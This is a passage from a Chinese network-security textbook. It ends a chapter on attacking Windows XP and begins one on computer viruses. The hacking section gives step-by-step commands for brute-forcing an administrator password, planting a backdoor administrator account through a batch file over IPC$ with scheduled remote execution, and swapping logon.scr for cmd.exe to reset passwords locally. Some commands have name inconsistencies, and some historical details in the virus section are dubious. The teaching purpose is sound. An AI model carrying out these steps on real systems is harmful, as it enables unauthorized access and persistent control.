例如，通过 X-scan 扫描到 192. 168. 0. 106 有一个名为 administrator 的账号，且密码符合下述规则：3 位字母（a～g）和两位数字（0～9）、首字母大写、数字在字母之后，则建立密码字典，然后用 WMICracker 进行暴力破解，如图 6-10 所示。破解出密码是 Aaa00，这样就可以使用管理员用户和口令登录到目标主机了。




图 6-10　WMICracker 暴力破解

6.8.3 后门

入侵者在闯入目标计算机后，往往会留后门，以便日后再方便地回到目标计算机上。

BAT 文件是在 Windows 系统中的一种文件格式，称为批处理文件。简单来说，就是把需要执行的一系列 DOS 命令按顺序先后写在一个后缀名为 BAT 的文本文件中。通过鼠标双击或 DOS 命令执行该 BAT 文件，就相当于执行一系列 DOS 命令。

常用的与入侵相关的 DOS 命令有：

- copy 命令：把一个文件复制到另一个地方，“另一个地方”可以是本地计算机的目录、磁盘，也可以是另一台主机的目录或磁盘。
- at 命令：用来建立计划任务。
- net time 命令：用来查看目标计算机的系统时间，以便使用计划任务指定时间。
- net user 命令：用来管理计算机上面的账号。
- net user name passwd/add：建立账号命令。
- net user name passwd/del：删除账号命令。
- net localgroup 命令：用来管理工作组。

如果要在目标计算机上建立后门账号，详细步骤如下。

（1）编写 BAT 文件。

打开记事本，输入“net user sysbak 123456 /add”和“net localgroup administrators sysback /add”命令，编写好命令后，把该文件另存为 hack.bat。下面对这两个命令进行说明。

① net user sysbak 123456 /add。该命令表示添加用户名为 sysback，密码为 123456 的账号。参数说明：sysback 表示用户名，123456 表示用户的密码，/add 表示添加账号。

② net localgroup administrators sysback /add。该命令表示把 sysback 添加到管理员组（administrators）。参数说明：

- administrators：表示管理员组。
- sysback：表示刚建立的用户名。
- /add：表示添加账号。

（2）与目标主机建立 IPC$ 连接。

所谓 IPC 是英文 Internet Process Connection 的缩写，可以理解为“命名管道”资源，它是 Windows 操作系统提供的一个通信基础，用来在两台计算机进程之间建立通信连接，而 IPC 后面的“$”是 Windows 系统所使用的隐藏符号。因此，“IPC$”表示 IPC 共享，但是是隐藏的共享。IPC$ 是 Windows NT 及 Windows 2000/XP/2003 特有的一项功能，通过这项功能，一些网络程序的数据交换可以建立在 IPC 上面，实现远程访问和管理计算机。打个比方，IPC 连接就像是挖好的地道，通信程序就通过这个 IPC 地道访问目标主机。默认情况下 IPC 是共享的，除非手动删除 IPC$。通过 IPC$ 连接，入侵者就能够实现远程控制目标主机。因此，这种基于 IPC 的入侵也常常被简称为 IPC 入侵。为了配合 IPC 共享工作，Windows 操作系统（不包括 Windows 98 系列）在安装完成后，自动设置共享的目录为：C 盘、D 盘、E 盘、ADMIN 目录（C:\WINNT\）等，即为 ADMIN$、C$、D$、E$ 等。但要注意：这些共享是隐藏的，只有管理员能够对它们进行远程操作。可以在 MS-DOS 中输入

net share 命令来查看本机共享资源。

要建立 IPC$ 连接，可使用命令：net use \\IP\IPC$ "PASSWD" /USER："ADMIN"与目标主机建立 IP。参数说明：IP 表示目标主机的 IP，IPC $ 在前面已经介绍过，PASSWD 表示已经获得的管理员密码，ADMIN 表示已经获得的管理员账号。

例如，输入命令 net use \\192.168.27.128\IPC$ " " /USER："administrators"。就与远程的 192.168.27.128 主机建立连接；管理员帐号是 administrator，管理员密码为空。

（3）建立 IPC$ 连接后，复制文件至目标主机。

使用命令：copy FILE \\IP\PATH。参数说明：

- FILE 表示本地的文件名。
- IP 为目标主机的 IP 地址。
- PATH 为保存文件的路径。

打开 MS-DOS，输入"copy hack.bat \\192.168.27.128\C$"命令，copy 命令执行成功后，就已经把 D 盘下的 hack.bat 文件复制到 192.168.27.128 的 C 盘内。

（4）通过计划任务使远程主机执行 hack.bat 文件。

首先输入"net time \\IP"命令查看远程主机的系统时间，再输入"at\\IP TIME COMMAND"命令在远程主机上建立计划任务。参数说明：

- IP：目标主机 IP。
- TIME：设定计划任务执行的时间。
- COMMAND：计划任务要执行的命令。

打开 MS-DOS，输入"net time \\192.168.27.128"命令。假设回显的目标系统时间为 13:33，然后根据该时间为远程主机建立计划任务。输入"at\ \192.168.27.128 13:45 C:\hack.bat"命令，该命令表示在下午 13 点 45 分执行目标主机 C 盘中的 hack.bat 文件。计划任务添加完毕后，使用命令"net use * /del"断开 IPC$ 连接。

验证账号是否成功建立。等待一段时间后，估计远程主机已经执行了 hack.bat 文件。下面通过建立 IPC$ 连接来验证是否成功建立 sysback 账号。连接成功！说明管理员账号 sysback 已经成功建立。

6.8.4 本地攻击

以上讲述的是外部入侵者对目标计算机进行的攻击。其实，攻击往往是来自内部的。下面介绍几种本地入侵 Windows XP 系统的方法。

1. 利用 DOS 启动

（1）启动电脑，使用 DOS 启动盘进入纯 DOS 状态。

（2）在 DOS 提示符下，根据下面步骤操作。

- cd\（切换到根目录）；
- cd windows\system32（切换到系统目录）；
- mkdir temphack（创建临时文件夹）；
- copy logon.scr temphacklogon.scr（备份 logon.scr）；
- copy cmd.exe temphackcmd.exe（备份 cmd.exe）；
- del logon.scr（删除 logon.scr）；

- rename cmd. exe logon. scr(将 cmd. exe 改名为 logon. scr);
- exit(退出)。

(3) 重启电脑,在登录等待画面出现后静静等候。如果没有修改屏幕保护时间,大约10分钟后系统就会自动启动登录屏保程序。可是,由于 logon. scr 已经由 cmd. exe 代替了,所以系统就启动了 cmd. exe,进入命令行提示符状态。

(4) 使用命令 net user password 来修改密码。

假设有一个超级管理员的账号是 Admin,希望重新设置其密码为 admin,那么可以使用命令 net user Admin admin,按 Enter 键后即可更改密码。

(5) 接下来,在命令行提示符状态下输入 Explorer 命令,就能进入 Windows 的桌面系统,从而顺利地看到硬盘上面的东西。

2. 利用 net 命令

在 Windows XP 中提供了 net user 命令,该命令可以添加、修改用户账户信息,其语法格式为:

```
net user [UserName [Password|*] [options]] [/domain]
net user [UserName [Password|*] /add [options] [/domain]]
net user [UserName [/delete] [/domain]]
```

每个参数的具体含义在 Windows XP 帮助中已做了详细的说明。现在以恢复本地用户 zhangbq 口令为例,来说明使用 NET 命令修改用户密码来实现本地攻击。

(1) 重新启动计算机,在启动画面出现后马上按 F8 键,选择“带命令行的安全模式”。

(2) 运行过程结束时,系统列出了系统超级用户 administrator 和本地用户 zhangbq 的选择菜单,鼠标单击 administrator,进入命令行模式。

(3) 输入命令:“net user zhangbq 123456 /add”,强制将 zhangbq 用户的口令更改为123456。若想在此添加一新用户(如:用户名为 abcdef,口令为 123456),则输入“net user abcdef 123456 /add”,添加后可用“net localgroup administrators abcdef /add”命令将用户提升为系统管理组 administrators 的用户,并使其具有超级权限。

(4) 重新启动计算机,选择正常模式下运行,就可以用更改后的口令 123456 登录 zhangbq 用户了。

net 命令的功能是相当强大的。下面对这一命令的使用做简单的注解。具体使用时,请参见相关的帮助。

- Net Accounts:这个命令显示当前口令的一些设置、登录的限定和域的信息。包括更新用户账户数据库和修改口令及登录需求的选项。
- Net Computer:在域数据库里增加或删除计算机。
- Net Config Server 或 Net Config Workstation:显示服务器服务的配置信息。如果没有指定 Server 或者 Workstation,这个命令显示可以配置的服务列表。
- Net Continue:重新激活被 Net Pause 命令挂起的 NT 服务。
- Net File:这个命令列出一个服务器上打开的文件。有一个关闭共享文件和解除文件锁定的选项。
- Net Group:显示组的名字的相关信息,并有一个选项,可以在服务器里增加或修改

global 组。

- Net Help：得到指定这些命令的帮助。
- Net Helpmsg message #：得到一个指定的 net error 或功能消息(function message)的帮助。
- Net Localgroup：列出服务器上的本地组(local group)，可以修改这些组。
- Net Name：显示发往的计算机的名字和用户。
- Net Pause：将某个 NT 服务挂起。
- Net Print：显示打印任务和共享队列。
- Net Send：给其他用户，计算机发送消息。
- Net Session：显示当前会话的信息。还包含一个终止当前会话的命令。
- Net Share：列出一个计算机上的所有共享资源的信息。这个命令也可以用来创建共享资源。
- Net Statistics Server 或 Workstation：显示统计记录。
- Net Stop：停止 NT 的服务，取消任何正在使用的连接。停止一个服务有可能会停止其他服务。
- Net Time：显示或设置一个计算机或域的时间。
- Net Use：列出连接上的计算机，有连接或断开共享资源的选项。
- Net User：列出计算机的用户账户，并有创建或修改账户的选项。
- Net View：列出一台计算机上的所有共享资源，包括 NetWare 服务。

6.9 本章小结

黑客的攻击是造成网络不安全的主要原因，而利用网络设计的缺陷是黑客突破网络防护进入网络的主要手段之一。只有了解黑客入侵网络的基本方法，做到知己知彼，才能更好地防范入侵。

关于计算机网络的非法入侵，在没有百分之百的防治办法下，只能尽量了解网络系统的漏洞和黑客攻击网络的方法，再提出具体防护措施。黑客攻击网络的步骤主要是利用端口技术来收集目标主机信息，利用系统漏洞取得安全账户，同时通过口令破解方法获得管理员的密码，最后再在目标主机中放入木马程序以便长期控制目标主机。黑客攻击网络利用的技术主要有：网络监听、端口扫描、口令破解、系统漏洞、缓冲溢出，移植木马等技术，应充分掌握这些技术工作的机制，同时制定出好的安全策略和防范措施。

本章还主要以 Windows XP 系统为实例，讲述了系统的漏洞和攻击方法，以引起安全管理人员的警示。

练 习 题

基础练习题

1. 计算机网络设计有哪些主要缺陷？
2. 什么是漏洞？计算机网络漏洞是如何分级的？
3. 计算机网络系统的漏洞对网络的安全有何影响？请举出一个例子说明系统漏洞对

网络安全的危害性。

4. 什么是网络监听？网络监听的工作原理是什么？

5. 能否在网络上发现一个网络监听？请说明理由。

6. 对于预防网络监听可以采取什么样的措施？

7. 端口扫描的作用是什么？端口扫描可否直接对系统造成危害？请说明理由。

8. 什么是端口扫描器？端口扫描器有哪几类？各对网络起什么作用？

9. 黑客破解网络系统的口令有哪些方法？这些破解方法成功的前提条件是什么？

10. 什么是口令破解器？它的工作机制是什么？

11. 什么是不安全的口令？安全的口令是什么样的？

12. 为了防止黑客破解网络密码，有哪些方法措施？

13. 在网络安全中，木马是什么？它有什么特征？

14. 木马工作原理是什么？它有什么危害？

15. 怎样防范计算机网络系统感染木马？当计算机网络系统感染了木马，怎样清除它？

16. 什么是缓冲区溢出？黑客是怎样利用它来攻击系统的？

17. 黑客攻击网络所用的工具和方法有哪几种？请找出一种方法说明它对网络信息所造成的危害。

18. 请说明黑客攻击网络的一般步骤。

实践题

请找一种攻陷 Windows 2003 网络操作系统的方法，写出它的步骤；并为 Windows 2003 网络操作系统提出相应的安全改进措施。

讨论与思考题*

如何通过无线网络入侵获取无线网络密码？

第 7 章　网络病毒与防治

计算机病毒从它诞生之日起到现在，成为了当今信息社会的一个癌症，它随着计算机网络的发展，已经传播到计算机世界的每一个角落，并大肆破坏计算机数据、改变操作程序、摧毁计算机硬件，给人们造成了重大损失。为了更好地防范计算机及网络病毒，必须了解计算机病毒的机制，同时掌握计算机病毒的预防和清除的办法。

本章将学习以下内容：

- 计算机病毒的定义；
- 计算机病毒的工作原理；
- 计算机病毒的分类；
- 计算机网络病毒及发展；
- 病毒的清除办法和防护措施；
- 著名的网络病毒的介绍。

7.1　计算机病毒概述

随着现代通信技术的不断发展，人与人之间的沟通变得越来越方便快捷，数据、文件、电子邮件可以迅速有效地在各个网络工作站之间进行传递，而通过电缆、光缆和电话线的相连使得工作站间的距离摆脱了物理限制，近至并排相靠，远达万里之遥，都可进行即时的信息传送和交流。但在沟通方便的同时，也为计算机病毒提供了良好的发育环境，使其得以蔓延扩散，成为社会一大公害。

现在，计算机病毒技术日臻完善成熟，网络病毒不再需要寄生在主程序中，但人们将文件附加在电子邮件中进行传送，从 Internet、BBS 下载文件或浏览 Java ActiveX 网页的时候，病毒可能就会神不知鬼不觉地进入网络和计算机系统。目前每天都有数十种新的病毒在网上发现。与此同时，各类已知病毒的变异品种也在网上四处横行。如何发现和防治病毒在此时就变得尤为重要了。

7.1.1　病毒的定义

美国计算机研究专家 F. Cohen 博士最早提出了“计算机病毒”的概念。计算机病毒是一段人为编制的计算机程序代码。这段代码一旦进入计算机并得以执行，它就会搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，达到自我繁殖的目的。其特性在很多方面与生物病毒有着极其相似的地方。

在《中华人民共和国计算机信息系统安全保护条例》第二十八条中将计算机病毒定义为：“指编制或者在计算机程序中插入的破坏计算机功能或者数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。”

人们从不同角度给出计算机病毒的定义。一种定义是：通过磁盘、磁带和网络等存储

媒介传播扩散，能“传染”其他程序的程序；另一种是：能够实现自身复制且借助一定的载体存在的，具有潜伏性、传染性和破坏性的程序；还有的定义是：一种人为制造的程序，它通过不同的途径潜伏或寄生在存储媒体（如磁盘、内存）或程序里，当某种条件或时机成熟时，它会自我复制并传播，使计算机的资源受到不同程度的破坏等。

现在，计算机病毒的传播方式、感染途径、发作方式都有了极大的不同。以前，大多数类型的病毒主要通过软盘传播。随着 Internet 的风靡，给病毒的传播又增加了新的途径，并将成为第一传播途径。Internet 开拓性的发展使病毒可能成为灾难，病毒的传播更迅速，反病毒的任务更加艰巨。Internet 带来两种不同的安全威胁，一种威胁来自文件下载，这些被浏览的或是通过 FTP 下载的文件中可能存在病毒。另一种威胁来自电子邮件。大多数 Internet 邮件系统提供了在网络间传送附带格式化文档邮件的功能，因此，遭受病毒的文档或文件就可能通过网关和邮件服务器涌入企业网络。网络使用的简易性和开放性使得这种威胁越来越严重。

随着网络技术的发展，计算机病毒在快速增长。按美国国家计算机安全协会发布的统计资料，已有超过 18 000 种病毒被辨认出来，而且每个月又在不断产生 200 种新型病毒。可以这样说，在计算机世界中没有一台计算机可以对病毒免疫。对于经常上网的用户来说必须经常性地对付病毒的突然爆发。

7.1.2 计算机病毒的发展历史

计算机病毒并非是最近才出现的新产物。事实上，早在 1949 年，距离第一部商用计算机的出现仍有好几年时，计算机的先驱者冯·诺依曼（John Von Neumann）在他的论文《复杂自动装置的理论及组织的进行》中就已把病毒程序的蓝图勾勒出来。

当时，绝大部分的计算机专家都无法想象这种会自我繁殖的程序是可能出现的。可是，少数几个科学家默默地研究了冯·诺依曼所提出的概念。10 年之后，当时贝尔实验室中 3 个年轻程序员：道格拉斯·麦耀莱、维特·维索斯基以及罗伯在业余时间想出来一个游戏——“磁蕊大战”（Core War）。这个游戏可以实现程序的自我复制，从而成为了病毒的先驱。

1983 年，科恩·汤普逊（Ken Thompson）是当年一项杰出计算机奖的得奖主。在颁奖典礼上，他作了一个演讲，不但公开证实了计算机病毒的存在，而且还告诉所有听众怎样去写自己的病毒程序。至此计算机病毒正式出现在人们面前，并迅速成为了大家谈虎色变的恐怖程序。

最早被开发出的计算机病毒是程序员用来保护自己程序的安全门。但随着时间的逐步推移，这道门渐渐开错了方向，成为了破坏程序安全的最大隐患。

世界上第一例被证实的病毒发现在 1987 年，但在其后的 5 年中病毒并没有真正在世界上传播开来，因此没有引起人们的高度重视。直到 1988 年 11 月的一次病毒发作，造成 Internet 网上的 6200 个用户系统瘫痪，经济损失达 9000 多美元，随后一系列病毒事件的发生，才使人们对计算机病毒高度重视起来。

计算机病毒的发展经历了以下几个主要阶段：DOS 引导阶段；DOS 可执行文件阶段；混合型阶段；伴随、批次性阶段；多形性阶段；生成器、变体机阶段；网络、蠕虫阶段；视窗阶段；宏病毒阶段和互联网阶段。这些将在下面几节中穿插介绍。

7.2　计算机病毒的工作原理

要做好反病毒技术的研究，首先要认清计算机病毒的结构特点和行为机理，为防范计算机病毒提供充实可靠的依据。下面将通过对计算机病毒主要特征、破坏行为以及基本结构的介绍来阐述计算机病毒的工作原理。

7.2.1　计算机病毒的主要特征

一般正常的程序是由用户调用，再由系统分配资源，完成用户交给的任务。其目的对用户是可见的、透明的。而病毒具有正常程序的一切特性，它隐藏在正常程序中，当用户调用正常程序时窃取到系统的控制权，先于正常程序执行，病毒的动作、目的对用户是未知的，是未经用户允许的。计算机病毒主要有下面这些特征。

1. 可控性

首先，需要强调的就是计算机病毒与各种应用程序一样也是人为编写出来的。它并不是偶然自发产生的。在某些方面，它具有一定的主观能动性，即是可事先预防的。当程序员编写出这些有意破坏、严谨精巧的程序段时，它们就成了具有严格组织的程序代码，与其所在环境相互适应并紧密配合，伺机达到它们的破坏目的。因此，这里所指的可控并不是针对其散播速度和范围的，而是对其产生根源的控制，也就是说是对人的控制。简单地说，只要程序员和广大的计算机爱好者们不编写那些流毒甚广的病毒的话，那么也就无须为如何防治而绞尽脑汁了。当然此类说法纯属说笑，所以人们仍然需要深入了解计算机病毒的产生、传染和破坏行为，以达到知己知彼，百战不殆的目的。

2. 传染性

病毒的传染性是计算机病毒最基本的特性，病毒的传染性是病毒赖以生存繁殖的条件，如果病毒没有传播渠道，则其破坏性小、扩散面窄、难以造成大面积流行。病毒通常的传播途径有以下几种。

(1) 邮件系统。随着因特网的不断普及，国内的用户数呈指数级增长。其中电子邮件是 Internet 所有服务中最基本的服务，超过 80% 的用户都使用电子邮件服务。然而，在享受电子邮件为大家带来方便、快捷、高效的同时，也在忍受着大量的垃圾信件、邮件炸弹和邮件病毒以及公司内部信息通过 E-mail 泄露的极大困扰，这些困扰在不知不觉中带来了极大的经济损失。很多病毒在侵入用户电脑后，都会自动向外发送带毒邮件，用户打开这些邮件后就会中毒。因此，电子邮件已经成为黑客传播病毒最重要的渠道之一。

(2) 局域网。主要是指在小范围内由服务器和多台电脑组成的工作组互连网络，属于计算机网络应用的一个分支。由于局域网通过服务器把网内每一台电脑连接，因此其信息的传输速率比较高，同样也给病毒传播提供了有效的通道。目前通过该渠道传输病毒主要是由于局域网中的共享资源以及系统中存在的漏洞，造成被攻击进而感染病毒的。

(3) 浏览器。如今，浏览器满足了广大网民的需求，如果电脑没有了浏览器，有很多人不知道上网还能做什么。正因为浏览器的使用频率高，IE 等浏览器已经逐渐成为各种病毒和木马程序进入个人电脑的最佳入口，成了出卖自己网络信息的间接罪犯，故 IE 等浏览器的安全性备受争议。

（4）移动介质。这主要包括软盘、U 盘、移动硬盘、光盘等，因为复制染毒文件或者 AutoRun.inf 自动播放的原因，致使病毒自动执行从染毒系统复制入移动介质或者从移动介质把病毒感染入计算机。近年来由此类移动介质传播病毒的现象明显增多，据统计，目前通过 U 盘传播的病毒数占据总病毒数的比例已超过 35%。

（5）即时通信软件。如 QQ，MSN 等，早些年的性感烤鸡病毒、近年的 MSN 病毒等往往通过一个诱人的链接或图片便造成病毒被传播，以致泛滥成灾。当然也有很多病毒是利用这些即时聊天软件本身的漏洞来进行传播的。

（6）常用应用软件漏洞。如今病毒的传播与植入已趋向于多样化与复杂化，往往一些常用软件的漏洞会成为病毒传播的切入点。

3. 夺取系统控制权

一般的正常程序由系统或用户调用，并由系统分配资源。其运行目的对用户是可见的和透明的。而就计算机病毒的程序性（可执行性）而言，计算机病毒与其他合法程序一样，是一段可执行程序，但它不是一个完整的程序，而是寄生在其他可执行程序上，因此它享有一切程序所能得到的权力。当计算机在正常程序控制之下运行时，系统运行是稳定的。在这台计算机上可以查看病毒文件的名字，查看或打印计算机病毒代码，甚至复制病毒文件，系统都不会激活并感染病毒。病毒为了完成感染、破坏系统的目的必然要取得系统的控制权。计算机病毒一经在系统中运行，病毒首先要做初始化工作，在内存中找到一片安身之地，随后将自身与系统软件挂起钩来执行感染程序，即取得系统控制权。系统每执行一次操作，病毒就有机会执行它预先设计的操作，完成病毒代码的传播和进行破坏活动。

4. 隐蔽性

不经过程序代码分析或计算机病毒代码扫描，病毒程序与正常程序不易区别开。

计算机病毒的隐蔽性表现在两个方面：一是传染的隐蔽性，大多数病毒在进行传染时速度是极快的，一般不具有外部表现，不宜被人发现；二是病毒程序存在的隐蔽性，一般的病毒程序都夹在正常程序之中，很难被发现，而一旦病毒发作出来，往往已给计算机系统造成了不同程度的破坏。

随着病毒编写技巧的提高，病毒代码本身还进行加密和变形，使得对计算机病毒的查找和分析更困难，容易造成漏查或错杀。

5. 潜伏性

一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，可以在几周或者几个月甚至几年内隐藏在合法文件中，对其他系统进行传染而不被人发现，潜伏性愈好，其在系统中的存在时间就会愈长，病毒的传染范围就会愈大。只有在满足其特定条件后才启动其表现模块，显示发作信息和进行系统破坏。如“PETER-2”在每年 2 月 27 日会提 3 个问题，答错后会将硬盘加密。著名的“黑色星期五”病毒在日期为 13 号的星期五发作。国内的“上海一号”病毒会在每年三、六、九月的 13 日发作。而 CIH 病毒，它在平时会隐藏得很好，而只有在每月的 26 日发作时才会凶相毕露。

使计算机病毒发作的触发条件主要有以下几种。

（1）利用系统时钟提供的时间作为触发器，这种触发机制被大量病毒使用。

（2）利用病毒体自带的计数器作为触发器。病毒利用计数器记录某种事件发生的次数，一旦计算器达到设定值，就执行破坏操作。这些事件可以是计算机开机的次数，可以是

病毒程序被运行的次数，还可以是从开机起被运行过的程序数量等。

（3）利用计算机内执行的某些特定操作作为触发器。特定操作可以是用户按下某些特定键的组合，可以是执行的命令，也可以是对磁盘的读写。被病毒使用的触发条件多种多样，而且往往是由多个条件的组合触发。大多数病毒的组合条件是基于时间的，再辅以读写盘操作、按键操作以及其他条件。

6. 不可预见性

不同种类病毒的代码千差万别，病毒的制作技术也在不断提高，病毒比反病毒软件永远是超前的。新的操作系统和应用系统的出现，软件技术的不断发展，也为计算机病毒提供了新的发展空间，对未来病毒的预测更加困难，这就要求人们不断提高对病毒的认识，增强防范意识。

7. 可触发性

计算机病毒一般都有一个或者几个触发条件。满足其触发条件则激活病毒的传染机制，使之进行传染。

7.2.2 病毒与黑客软件的异同

计算机病毒与黑客软件相同点是：都有隐蔽性、可立即执行性、潜伏性、可触发性、破坏性、非授权性、欺骗性、持久性。而不同点是病毒可以寄生在其他文件中，可以自我复制，可以感染其他文件，其目的是破坏文件或系统。对于黑客软件，它不能寄生，不可复制和感染文件，其目的是盗取密码，远程监控系统。

7.2.3 计算机病毒的破坏行为

计算机病毒的破坏性多种多样。若按破坏性粗略分类，可以分为良性病毒和恶性病毒。恶性病毒是指在代码中包含有损伤、破坏计算机系统的操作，在其传染和发作时会对系统直接造成严重损坏。它的损坏目的非常明确，如破坏计算机数据、删除文件、格式化磁盘、破坏主板等，因此恶性病毒非常危险。良性病毒是指不包含立即直接破坏的代码，只是为了表示其存在或为了说明某些事件而存在，如只显示某些信息，或播放一段音乐，或没有任何破坏动作但不停地传播。但是这类病毒的潜在破坏还是有的，它使内存空间减少，占用磁盘空间，降低系统运行效率，使某些程序不能运行，它还与操作系统和应用程序争抢 CPU 的控制权，严重时导致死机、网络瘫痪。

计算机病毒的破坏性表现为病毒的杀伤能力。病毒破坏行为的激烈程度取决于病毒作者的主观愿望和他的技术能力。数以万计、不断发展的病毒破坏行为千奇百怪，不可穷举。根据有关病毒资料可以把病毒的破坏目标和攻击部位归纳如下。

（1）病毒激发对计算机数据信息的直接破坏作用。大部分病毒在激发的时候直接破坏计算机的重要信息数据，所利用的手段有格式化磁盘、改写文件分配表和目录区、删除重要文件或者用无意义的“垃圾”数据改写文件、破坏 COMS 设置等。

（2）干扰系统运行，使运行速度下降。此类行为也是花样繁多，如不执行命令、干扰内部命令的执行、虚假报警、打不开文件、内部栈溢出、占用特殊数据区、换现行盘、时钟倒转、重启动、死机、强制游戏、扰乱串并接口等。病毒激活时，系统时间延迟程序启动，在时钟中纳入循环计数，迫使计算机空转，运行速度明显下降。

（3）占有磁盘空间和对信息的破坏。

（4）抢占系统资源。

（5）干扰 I/O 设备，篡改预定设置以及扰乱运行。

（6）网络病毒破坏网络系统，非法使用网络资源，破坏电子邮件，发送垃圾信息，占用网络带宽等。

7.2.4 计算机病毒的结构

